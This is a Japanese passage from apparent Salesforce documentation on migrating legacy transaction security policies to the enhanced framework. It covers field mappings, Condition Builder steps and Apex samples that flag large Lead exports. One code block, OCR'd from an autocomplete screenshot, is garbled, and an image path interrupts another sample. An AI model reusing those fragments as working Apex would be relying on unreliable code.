data		この従来のプロパティは Map<> です。そのコンテンツは、ポリシーが基づくイベント種別(リソースアクセス、エクスポート、ログイン)に応じて異なります。次のセクションで、従来の各イベント種別の data キーを拡張フレームワークの同等のイベントオブジェクト項目に対応付ける表を参照してください。

従来のデータエクスポートのデータキーの対応付け

データエクスポートイベント種別に基づく従来のポリシーを拡張フレームワークに移行する場合は、ReportEvent または ApiEvent イベントを選択します。

表8:従来のデータエクスポートのデータキーと ReportEvent または ApiEvent 項目の対応付け

従来のデータキー名	同等の ReportEvent 項目	同等の ApiEvent 項目	備考
ApiType	同等なし	ApiType	
Application	同等なし	Application	
Browser	同等なし	同等なし	ユーザが使用するブラウザを制限するには、即座

従来のデータキー名	同等の ReportEvent 項目	同等の ApiEvent 項目	備考
			にブロックする LoginEvent 拡張ポリシーを作成します。
ClientId	同等なし	Client	
ConnectedAppId	同等なし	ConnectedAppId	
EntityName	QueriedEntities	QueriedEntities	拡張フレームワークでは、 QueriedEntities 項目に、ポリシーの実行の条件となるすべてのエンティティのカンマ区切りリストが含まれています。従来のフレームワークでは、このプロパティには1つのエンティティ名のみが含まれます。
ExecutionTime	同等なし	ElapsedTime	
IsApi	Operation	同等なし	Operation 項目には、発生したレポート操作の種別が含まれます。これらの値を使用して、UI (Salesforce Classic、Lightning Experience、またはモバイル)、API(同期、非同期、REST)、ダッシュボードなど、監視する操作を制限します。
isScheduled	isScheduled	同等なし	
LoginHistoryId	LoginHistoryId	LoginHistoryId	
NumberOfRecords	RowsProcessed	RowsProcessed	
Platform	同等なし	Platform	
Query	同等なし	Query	
SessionLevel	SessionLevel	SessionLevel	
SourceIp	SourceIp	SourceIp	
Uri	同等なし	同等なし	
UserAgent	同等なし	UserAgent	

従来のデータキー名	同等の ReportEvent 項目	同等の ApiEvent 項目	備考
Username	Username	Username	

従来のリソースアクセスのデータキーの対応付け

リソースアクセスイベント種別に基づく従来のポリシーを移行する場合は、ReportEvent イベントを使用します。

表 9: 従来のリソースアクセスのデータキーと ReportEvent 項目の対応付け

従来のデータキー名	同等の ReportEvent 項目
EntityId	ReportId
ResourceName	同等なし
SessionLevel	SessionLevel
SourceIp	SourceIp
Username	Username

従来のログインのデータキーの対応付け

ログインイベント種別に基づく従来のポリシーを移行する場合は、LoginEvent イベントを使用します。

表 10: 従来のログインのデータキーと LoginEvent 項目の対応付け

従来のデータキー名	同等の LoginEvent 項目
LoginHistoryId	LoginHistoryId
Username	Username

リードデータエクスポートの例の実行

引き続き、2つの拡張ポリシーを(1つは ApiEvent に基づいて、もう1つは ReportEvent に基づいて)作成します。次は、従来の[リードデータエクスポートポリシー](#)の例で使用されているイベントプロパティと、2つの新しい拡張ポリシーの同等項目を判別しましょう。

従来のポリシーは、ユーザが次のいずれかをダウンロードするとトリガされます。

- 2,000 件を超えるリードレコードの取得
- 完了までに1秒超かかる

以下は、従来のポリシーの Apex コードです。すべての条件で、従来のイベントの `data Map<>` を使用しています。

```
global class DataLoaderLeadExportCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        // The event data is a Map<String, String>.
        // We need to call the valueOf() method on appropriate data types to use them in our
```

```

logic.

Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
Long executionTimeMillis = Long.valueOf(e.data.get('ExecutionTime'));
String entityName = e.data.get('EntityName');

// Trigger the policy only for an export on leads, where we are downloading
// more than 2000 records or it took more than 1 second (1000ms).
if ('Lead'.equals(entityName)){
    if (numberOfRecords > 2000 || executionTimeMillis > 1000){
        return true;
    }
}

// For everything else don't trigger the policy.
return false;
}
}

```

次の表は、条件の追加に使用する拡張ポリシーの同等項目のリストです。

従来のデータキー名	同等の ReportEvent 項目	同等の ApiEvent 項目
EntityName	QueriedEntities	QueriedEntities
ExecutionTime	同等なし	Elapsed Time
NumberOfRecords	RowsProcessed	RowsProcessed

拡張フレームワークではレポート実行時間は監視されないため、ReportEvent 拡張ポリシーのその値に対して条件を追加することはできません。

ReportEvent はエクスポートと表示の両方の操作を監視します。そのため、ReportEventに基づいたポリシーは、ユーザがレポートをエクスポートした場合とレポートを表示した場合は常に実行されます。従来のデータエクスポートイベント種別は、レポートのエクスポートのみを監視します。ReportEvent.Operation 項目に条件を追加することで、ReportEvent ポリシーの監視対象を制限できます。

関連トピック:

[Platform Events Developer Guide \(プラットフォームイベント開発者ガイド\): Real-Time Event Monitoring Objects \(リアルタイムイベントモニタリングオブジェクト\)](#)

[Apex 開発者ガイド: TxnSecurity.Event クラス](#)

[Apex 開発者ガイド: UserInfo クラス](#)

UI または Apex コードを使用したポリシーの作成

従来のフレームワークでは、ポリシーを作成する唯一の方法は、Apex クラスをコーディングすることでした。拡張フレームワークでは、ポイント & クリックツールの条件ビルダーを使用するか、Apex を使用するという 2 つのオプションがあります。どちらのオプションが最適かを判断するには、次のガイドラインが役立ちます。

たとえば、従来のポリシーの Apex クラスが、リアルタイムイベントモニタリングイベントオブジェクトの項目として直接使用可能なイベントプロパティを参照しているとします。それらの項目が条件ビルダーの UI でも使用できるとします。その場合は、条件ビルダーを使用して拡張ポリシーを作成できます! こうした項目の例として、ユーザログイン時のソース IP (LoginEvent.SourceIP) やレポート実行から返された行数 (ReportEvent.RowsProcessed) などがあります。

従来のポリシーの Apex クラスが、リアルタイムイベントモニタリングイベントオブジェクトで直接使用できないイベントプロパティを参照している場合は、引き続き Apex および SOQL クエリを使用します。たとえば、API クエリまたはレポートのエクスポートから返されたレコードに Data Classified (機密データ) である項目が含まれるかどうかチェックするポリシーなどです。拡張ポリシーの Apex クラスでは、従来の TxnSecurity.PolicyCondition ではなく、TxnSecurity.EventCondition インターフェースを実装します。

リードデータエクスポートの例の実行

2 つの新しい ReportEvent および ApiEvent 拡張ポリシー用に選択した項目は、イベントオブジェクトで使用でき、他のデータを取得するのに SOQL クエリは必要ありません。これらの項目は、条件ビルダーの UI でも使用できます。そのため、例には、拡張ポリシーを作成する最も簡単な方法である条件ビルダーを選択することをお勧めします。ただし、Apex を使用する場合でも、例のセクションにはコードが提供されています。

関連トピック:

[条件ビルダー UI で公開されている条件](#)

[Apex 開発者ガイド: TxnSecurity.EventCondition インターフェース](#)

[Apex 開発者ガイド: TxnSecurity.PolicyCondition インターフェース](#)

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプションが必要です。

従来および拡張 Apex インターフェースの違い

従来のトランザクションセキュリティポリシーでは、Apex クラスは `TxnSecurity.PolicyCondition` インターフェースを実装します。拡張フレームワークでは、Apex クラスは `TxnSecurity.EventCondition` インターフェースを実装します。

どちらのインターフェースでも、1つのメソッド `evaluate(event)` が定義されます。このメソッドは、どちらのインターフェースでも同じように機能し、イベントを評価してトランザクションセキュリティポリシーをトリガするかどうかを判断します。どちらの実装でも、`evaluate()` メソッドをコーディングして、ポリシーがトリガされる場合は `true`、トリガされない場合は `false` を返すようにします。これは類似点ですが、次は違いを見てみましょう。

`EventCondition.evaluate(event)` の `event` パラメータのデータ型は `sObject` です。これは開発者に知られている標準の Salesforce API オブジェクトです。`sObject` を使用すると、Apex クラスのコーディング時の柔軟性が向上します。`sObject` を使用するには、まず、トランザクションセキュリティポリシーをサポートするイベントオブジェクトのいずれか (`ApiEvent` や `ReportEvent` など) に `sObject` をキャストします。ただし、注意が必要です。`sObject` を間違ったイベントオブジェクトにキャストすると、ポリシーが評価に失敗します。たとえば、ポリシーが `ApiEvent` に基づいているのに、`sObject` を `ReportEvent` にキャストすると、ポリシーは実行時に失敗します。

拡張ポリシーでは、イベントオブジェクトの項目を使用してイベントを評価するための条件を追加します。イベントオブジェクトのドキュメントは公開されているため、API ドキュメントに目を通せば、条件に必要な項目を簡単に見つけることができます。たとえば、`ApiEvent` はユーザの API コールを監視します。その `QueriedEntities` 項目に、ユーザが照会した特定のオブジェクト (`Account`、`Lead` など、カスタムオブジェクトも) が含まれます。この項目を使用すると、ユーザが `Account` オブジェクトを照会したかどうかを判断する Apex コードを簡単かつ自然に記述できます。

```
apiEvent.QueriedEntities.contains('Account')
```

上記のコードスニペットが `contains` を使用していることに気が付きましたか? API イベントが複数のオブジェクトを照会する場合、`QueriedEntities` 項目には、オブジェクト名のカンマ区切りリストが含まれるため、`equals` ではイベントが見落とされる可能性があります。この動作は、`QueriedEntities` 項目を持つリアルタイムイベントモニタリングイベントオブジェクトに適用されます。

上記の例は、`TxnSecurity.EventCondition` インターフェースの別の利点を示しています。それは、従来のフレームワークでサポートされている5つのオブジェクト (`Lead`、`Contact`、`Opportunity`、`Account`、`Contact`) だけでなく、任意の Salesforce オブジェクトに対するユーザアクティビティを追跡できることです。ただし、この機能は重要な影響を及ぼします。拡張ポリシーは、従来のポリシーよりも頻繁に実行されます。この動作は、Salesforce がすべてのレポート操作と API クエリに対してすべての拡張ポリシーを評価するために発生します。

では、拡張インターフェースの利点を明らかにするために、従来のインターフェースのしくみを簡単に確認しましょう。従来のフレームワークでは、`PolicyCondition.evaluate(event)` の `event` パラメータのデータ型は、`TxnSecurity.Event` です。これは、プロパティを使用するイベントに関する情報が含まれる特殊なクラスです。値が数値または `Boolean` であっても、すべてのプロパティ値は `String` です。イベント情報の多くは、`data` プロパティに含まれます。これは `Map<String, String>` 型で、実行時に名前-値のペアが入力されます。実行時のこの Map の内容は、評価されるイベントの種別に応じて異なります。そのため、内容は標準で

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

Salesforce Shield または Salesforce Event Monitoring アドオンサブスクリプションが必要です。

ではなく、クラスをコードするときにその構造はわかりません。こうした理由から、イベントデータを取得する Apex コードは乱雑で入り組んだものになります。

`TxnSecurity.EventCondition` インターフェースでは、いくつかの利点が追加されています。

- `evaluate` メソッドは汎用的な `sObject` パラメータを取り込んで、イベントオブジェクトにキャストできるため、1つの Apex クラスが複数のイベントを処理するようにプログラミングできます。
- `TxnSecurity.AsyncCondition` インターフェースも実装することで、従来のポリシーを実装するクラス内で非同期 Apex コードを簡単に実行できます。
- 開発者コンソールで `EventCondition` の実装を記述するときに、オートコンプリートを使用できます。`PolicyCondition` を使用する場合、有用なデータのほとんどが `data Map<>` プロパティ内にあり、実行時に入力されるため、オートコンプリートはうまくいきません。

```

1 - global class BlockViewedReportCondition implements TxnSecurity.EventCondition {
2 -     public String evaluate(SObject event) {
3 -         ApilEvent apilEvent = (ApilEvent) event;
4 -         apilEvent
5 -             .setAdditionalInfo('string' -> ApilEvent
6 -             .Apitype : string -> ApilEvent
7 -             .ApilVersion : double -> ApilEvent
8 -             .ApilClient : string -> ApilEvent
9 -             .Browser : string -> ApilEvent
10 -            .Client : string -> ApilEvent
11 -            .ConnectedToId : reference -> ApilEvent
12 -            .CreatedDate : datetime -> ApilEvent
13 -            .ElapsedTime : int -> ApilEvent
14 -            .EvaluationTime : double -> ApilEvent

```

- リアルタイムイベントモニタリングイベントオブジェクトのデータモデルには一貫性があります。そのため、より汎用的な Apex を記述して、複数のイベント種別に適用することができます。たとえば、Salesforce でイベント種別が追加され、それを既存のセキュリティポリシーに追加するとします。拡張フレームワークでは、Apex コードに数行追加するだけですむでしょう。従来のフレームワークでは、新しい Apex クラスを記述する必要があります。

関連トピック:

[Platform Events Developer Guide \(プラットフォームイベント開発者ガイド\): Real-Time Event Monitoring Objects \(リアルタイムイベントモニタリングオブジェクト\)](#)

[Apex 開発者ガイド: TxnSecurity.EventCondition インターフェース](#)

[Apex 開発者ガイド: TxnSecurity.PolicyCondition インターフェース](#)

[Apex 開発者ガイド: TxnSecurity.Event クラス](#)

ポリシー移行の例

従来のポリシーを拡張フレームワークに移行する場合、以降の条件ビルダーと Apex の例を参考として使用してください。移行には、従来のポリシーの動作を模倣する新しい拡張ポリシーの作成が含まれます。

 **メモ:** 使用しているリードデータエクスポートの例の詳細に進む前に、まず、より単純な例で基本的な概念を確認しましょう。

このセクションの内容:

単純なポリシー移行の例

以下の単純な例を使用してポリシー移行の基本を説明します。

リードデータエクスポートポリシー移行の例

このガイドの実行例である、従来のリードデータエクスポートポリシーの動作を模倣する 2 つの拡張ポリシーを作成する方法を説明します。また、例を拡張トランザクションセキュリティフレームワークの機能で拡張する方法も説明します。

高度なポリシー移行の例

この例では、より複雑なポリシーを移行する方法を説明します。

単純なポリシー移行の例

以下の単純な例を使用してポリシー移行の基本を説明します。

ユーザが特定の IP アドレスでログインしたときにトリガされる従来のトランザクションセキュリティポリシーの Apex コードから始めましょう。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

```
global class SourceIpPolicyCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        String loginHistoryId = e.data.get('LoginHistoryId');
        LoginHistory loginHistory = [SELECT SourceIp FROM LoginHistory WHERE Id = :loginHistoryId];
        if (loginHistory.SourceIp.equals('1.1.1.1')) {
            return true;
        }
    }
}
```

```


        return false;
    }
}

```

新しい拡張ポリシーで従来の動作を模倣するには、まず、ログインを監視するイベントオブジェクトのLoginEventを選択します。従来のポリシーは、LoginHistory オブジェクトから SourceIP 項目を選択する SOQL クエリを実行することで、ユーザのソース IP を取得します。拡張ポリシーに類似のクエリをコーディングできますが、LoginEvent の sourceIP を直接使用するという、もっと良い方法にしましょう。この方法なら、条件ビルダーを使用できます。

条件ビルダーの条件を指定するページの[イベント]で[ログインイベント]を選択します。次に、条件「ソースIP次の値と等しい 1.1.1.1」を追加します。アクションを指定してポリシーを有効化するための条件ビルダーページは、従来の UI と同じです。

ヒント: 有効化する前に新しい拡張ポリシーをテストします。新しいポリシーを有効化する準備ができたら、同じイベント種別に対する既存のポリシーを無効化します。



Apex を使用する場合、拡張ポリシー用のコードは以下のようになります。

```

global class SourceIpEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        LoginEvent loginEvent = (LoginEvent) event;
        if (loginEvent.SourceIp.equals('1.1.1.1')) {
            return true;
        }
        return false;
    }
}

```

Apex クラスで、TxnSecurity.EventCondition インターフェースを実装します。evaluate() メソッドは、汎用的な sObject パラメータを取り込みますが、それは常にリアルタイムイベントモニタリングイベントオブジェクトのいずれかになることが保証されています。sObject を適切なイベントオブジェクト（この場合は

`LoginEvent` にキャストします。その後で、その `SourceIp` 項目を使用してユーザがログインしている IP アドレスを判断します。他のコードは従来のポリシーコードと同様です。

関連トピック:

[条件ビルダーを使用したトランザクションセキュリティポリシーの作成](#)

[Apex 開発者ガイド: TxnSecurity.EventCondition インターフェース](#)

[Apex 開発者ガイド: TxnSecurity.PolicyCondition インターフェース](#)

[Apex 開発者ガイド: クラスとキャスト](#)

リードデータエクスポートポリシー移行の例

このガイドの実行例である、従来のリードデータエクスポートポリシーの動作を模倣する 2 つの拡張ポリシーを作成する方法を説明します。また、例を拡張トランザクションセキュリティフレームワークの機能で拡張する方法も説明します。

ここまでに決定した内容をまとめます。

- 2 つの拡張ポリシーを作成する(1 つは `ReportEvent` に基づき、もう 1 つは `ApiEvent` に基づく)。
- `QueriedEntities` 項目と `RowsProcessed` 項目を使用して `ReportEvent` ポリシーに条件を追加する。
- `QueriedEntities` 項目、`Elapsed Time` 項目、`RowsProcessed` 項目を使用して `ApiEvent` ポリシーに条件を追加する。
- 条件ビルダーを使用してポリシーを作成すると共に、Apex コードを表示する。

以下は、移行する従来のポリシーの Apex コードです。

```
global class DataLoaderLeadExportCondition implements TxnSecurity.PolicyCondition {
    public boolean evaluate(TxnSecurity.Event e) {
        // The event data is a Map<String, String>.
        // We need to call the valueOf() method on appropriate data types to use them in our
        logic.
        Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
        Long executionTimeMillis = Long.valueOf(e.data.get('ExecutionTime'));
        String entityName = e.data.get('EntityName');

        // Trigger the policy only for an export on leads, where we are downloading
        // more than 2000 records or it took more than 1 second (1000ms).
        if ('Lead'.equals(entityName)) {
            if (numberOfRecords > 2000 || executionTimeMillis > 1000) {
                return true;
            }
        }

        // For everything else don't trigger the policy.
        return false;
    }
}
```

エディション

使用可能なインターフェース:[Salesforce Classic](#) および [Lightning Experience](#)

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

[Salesforce Shield](#) または
[Salesforce Event Monitoring](#)
アドオンサブスクリプションが必要です。

```
}
```

まず、条件ビルダーを使用して ReportEvent ポリシーを作成します。条件を指定するページの [イベント] で [レポートイベント] を選択します。次の 2 つの条件を追加します。

- QueriedEntities Equals Lead
- RowsProcessed Greater than 2000

New policy

What conditions do you want your policy to monitor?

When all of these conditions are met for the event, your policy triggers an action. You select an action in the next step.

*Event
Report Event Track report activity. For example, track when users view or download report data.


*Condition Logic
All Conditions Are Met

AND

*Condition Queried Entities	*Operator Equals	*Value Lead
*Condition Rows Processed	*Operator Greater than	2,000

+ Add Condition

Back Next



アクションページで、従来のポリシーと同じアクションを指定します。

ApiEvent ポリシーを作成する手順は似ていますが、条件ロジックを使用する点が異なります。従来のポリシーは、処理された行数が 2,000 を超えたか、経過時間が 1,000 を超えたリードのエクスポートを監視します。条件ビルダーでは、このロジックを次の方法で実装します。

New policy

What conditions do you want your policy to monitor?

When all of these conditions are met for the event, your policy triggers an action. You select an action in the next step.

* Event
API Event
Track API calls in your org. For example, track when users perform SOQL queries and export data.

* Condition Logic
Custom Condition Logic Is Met

* Custom Condition Logic ⓘ
1 AND (2 OR 3)

+ Add Condition

* Condition 1	* Operator Equals	* Value Lead	
* Condition 2	* Operator Greater than	* Value 2,000	
* Condition 3	* Operator Greater than	* Value 1,000	

これで完了です。

ApiEvent 拡張ポリシーの Apex コードは次のようにになります。

```
global class LeadExportApiEventCondition implements TxnSecurity.EventCondition {

    public boolean evaluate(SObject event) {
        ApiEvent apiEvent = (ApiEvent) event;

        Decimal rowsProcessed = apiEvent.RowsProcessed;
        Decimal elapsedTime = apiEvent.ElapsedTime;
        String queriedEntities = apiEvent.QueriedEntities;

        if ('Lead'.equals(queriedEntities)) {
            if (rowsProcessed > 2000 || elapsedTime > 1000) {
                return true;
            }
        }
        return false;
    }
}
```

上記の例で、拡張ポリシーの Apex コードがいかに明瞭簡潔で自然かがわかります。たとえば、従来の方法では次のように処理された行数を取得します。

```
Integer numberOfRows = Integer.valueOf(e.data.get('NumberOfRecords'));
```

次の拡張ポリシーコードでは、項目値を型キャストせずに、必要な値をイベントオブジェクトから直接取得できます。

```
Decimal rowsProcessed = apiEvent.RowsProcessed;
```

大幅に改善されて読みやすくなっています。もう一方の ReportEvent ポリシーの Apex コードは次のようになります。

```
global class LeadExportReportEventCondition implements TxnSecurity.EventCondition {

    public boolean evaluate(SObject event) {
        ReportEvent reportEvent = (ReportEvent) event;

        Decimal rowsProcessed = reportEvent.RowsProcessed;
        String queriedEntities = reportEvent.QueriedEntities;

        if ('Lead'.equals(queriedEntities)) {
            if (rowsProcessed > 2000) {
                return true;
            }
        }
        return false;
    }
}
```

Apex クラスの統合例

上記の新しいリードデータエクスポート拡張ポリシーの 2 つの Apex クラスが似ていることに気付きましたか？主な違いは、一方のポリシーは `sObject` を `ReportEvent` に、もう一方は `ApiEvent` にキャストしていることです。この使用事例を少し変更して、複数のイベントオブジェクトを処理する 1 つの Apex クラスを作成する方法を説明します。この場合、`ApiEvent` の経過時間をチェックする条件を削除します。これで 2 つのポリシーがそれぞれのイベントオブジェクト `RowsProcessed` と `QueriedEntities` の同じ項目を監視するようになりました。

 **メモ:** 条件ビルダーでは、複数のイベントオブジェクトに基づいて 1 つのポリシーを作成することはサポートされていないため、この例では使用できません。

以下は、「統合された」 Apex クラスの例です。

```
global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when null {
                return false;
            }
        }
    }
}
```

```

        }
        when else{
            return false;
        }
    }

private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
    if ('Lead'.equals(queriedEntities) && rowsProcessed > 2000) {
        return true;
    }
    return false;
}
}

```

上記の例は、複数のイベントオブジェクトを処理するポリシーの Apex コードが暗黙的な型キャスト、分岐ロジック、イベントエラーのケースを `switch` ステートメントで使用する方法を示しています。新しいイベントオブジェクトまたは使用事例を処理するようにこのコードを更新することも簡単です。

新しい使用事例を使用したリードデータエクスポートの例の拡張

たとえば、組織にリードと他のオブジェクト(キャンペーンなど)に基づいて作成したカスタムレポートタイプがあるとします。このレポートにも拡張ポリシーを適用する必要があります。この場合、`QueriedEntities` 項目には、`Lead`, `Campaign`, `MyOtherObject` など、カスタムレポートタイプに基づいているオブジェクトのカンマ区切りリストが含まれます。このカスタムレポートタイプに対して拡張ポリシーがトリガされるようにするには、`equals()` ではなく `contains()` メソッドを使用して、`QueriedEntities` 値に `Lead` があるかチェックします。次に例を示します。

```

global class LeadExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when null {
                return false;
            }
            when else {
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
        if (queriedEntities.contains('Lead') && rowsProcessed > 2000){
            return true;
        }
        return false;
    }
}

```

}

次に、リードに加えてカスタムオブジェクト HRCASE_c を監視するとします。条件を QueriedEntities 項目に追加します。次に例を示します。

```
global class DataExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when null {
                return false;
            }
            when else{
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        if (containsQueriedEntities(queriedEntities) && rowsProcessed > 2000){
            return true;
        }
        return false;
    }

    private boolean containsQueriedEntities(String queriedEntities){
        return queriedEntities.contains('Lead') ||
               queriedEntities.contains('HRCASE_c');
    }
}
```

ここまで、API クエリおよびレポート操作を監視するのに、ApiEvent および ReportEvent イベントオブジェクトを使用してきました。その他に、リストビューを使用して組織データの表示やエクスポートを行うこともできます。この場合、ListViewEvent イベントオブジェクトを使用します。この Apex コードを更新するには、switch ステートメントを追加します。

 **メモ:** リストビューの監視は、従来のフレームワークにはない、拡張トランザクションポリシーフレームワークの機能です。

```
global class DataExportEventCondition implements TxnSecurity.EventCondition {
    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed){
        return queriedEntities.contains('Lead') ||
               queriedEntities.contains('HRCASE_c');
    }
}
```

```

        when ListViewEvent listViewEvent {
            return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);

        }
        when null {
            return false;
        }
        when else {
            return false;
        }
    }
}

private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
    if (containsQueriedEntities(queriedEntities) && rowsProcessed > 2000) {
        return true;
    }
    return false;
}

private boolean containsQueriedEntities(String queriedEntities) {
    return queriedEntities.contains('Lead') ||
        queriedEntities.contains('HRCASE__c');
}
}

```

関連トピック:

[Apex 開発者ガイド: TxnSecurity.EventCondition インターフェース](#)

[Apex 開発者ガイド: switch ステートメント](#)

高度なポリシー移行の例

この例では、より複雑なポリシーを移行する方法を説明します。

このトピックの従来のサンプルポリシーは、リードデータエクスポートポリシーに似ていますが、2つの重要な違いがあります。このポリシーは、リードのみを監視するのではなく、複数の異なるオブジェクト種別を監視します。また、エクスポート制限の2,000レコードをハードコード化するのではなく、異なるオブジェクト種別ごとに異なる制限を定義します。

エクスポート制限は、`TransactionSecurityLimit_mdt`というカスタムメタデータ型に保存されます。この型には次の2つの項目が含まれます。

- `Object_Type__c` (選択リスト)—オブジェクト種別
- `Limit_Value__c` (数値(18,0))—このオブジェクト種別でユーザにエクスポートが許可される最大レコード数

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプションが必要です。

従来のポリシーは、このカスタムメタデータ型を照会して各オブジェクト種別のエクスポート制限値を動的に判断します。

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {

    private Final Integer DEFAULT_LIMIT = 2000;

    public boolean evaluate(TxnSecurity.Event e) {
        Integer numberOfRecords = Integer.valueOf(e.data.get('NumberOfRecords'));
        String entityName = e.data.get('EntityName');

        Integer limitValue = getLimitValue(entityName);

        if (numberOfRecords > limitValue) {
            return true;
        }
        return false;
    }

    /**
     * Get the export limit for the given object type. If no such limit exists,
     * or an exception occurs while trying to look up the limit, the default limit
     * of 2000 records is returned.
     */
    private Integer getLimitValue(String entityName) {

        List<Transaction_Security_Limit__mdt> limits = new
List<Transaction_Security_Limit__mdt>();

        try {
            limits = [SELECT Limit_Value__c FROM Transaction_Security_Limit__mdt WHERE
Object_Type__c = :entityName];
        } catch (Exception ex) {
            // unable to determine the limit, log and return the default
            System.debug('Error getting limit value\n: ' + ex.getMessage());
            return DEFAULT_LIMIT;
        }

        if (limits.size() == 0) {
            // no limit found, return the default
            return DEFAULT_LIMIT;
        }

        return (Integer)(limits[0].Limit_Value__c);
    }
}
```

拡張ポリシーでは、`TransactionSecurityLimit__mdt` カスタムメタデータ型を照会するロジックの大半を再利用できます。主な違いは、エクスポート制限を照会する対象のエンティティの名前を取得するコードです。従来のポリシーでは `data Map` の `EntityName` キー値を使用します。拡張フレームワークでこれに相当するのが `QueriedEntities` です。ただし、拡張フレームワークではすべての標準オブジェクトとカスタムオブジェクトでエクスポートがサポートされるため、`QueriedEntities` 項目に複数のエンティティ名が含まれる可能性

があります。そのため、照会されるエンティティのカンマ区切りリストを取り込み、エンティティ名の List に分離します。

```
global class DynamicExportEventCondition implements TxnSecurity.EventCondition {

    private Final Integer DEFAULT_LIMIT = 2000;

    public boolean evaluate(SObject event) {
        switch on event{
            when ApiEvent apiEvent {
                return evaluate(apiEvent.QueriedEntities, apiEvent.RowsProcessed);
            }
            when ReportEvent reportEvent {
                return evaluate(reportEvent.QueriedEntities, reportEvent.RowsProcessed);
            }
            when ListViewEvent listViewEvent {
                return evaluate(listViewEvent.QueriedEntities, listViewEvent.RowsProcessed);
            }
            when null {
                return false;
            }
            when else {
                return false;
            }
        }
    }

    private boolean evaluate(String queriedEntities, Decimal rowsProcessed) {
        List<String> queriedEntitiesList = queriedEntities.split(',');
        // for all of the entities being exported, check their limit
        for (String queriedEntity : queriedEntitiesList) {
            Integer limitValue = getLimitValue(queriedEntity);
            if (rowsProcessed > limitValue) {
                // if any of our entities are having their limit violated
                // then return true to trigger the policy
                return true;
            }
        }
        return false;
    }

    /**
     * Get the export limit for the given object type. If no such limit exists,
     * or an exception occurs while trying to look up the limit, the default limit
     * of 2000 records is returned.
     */
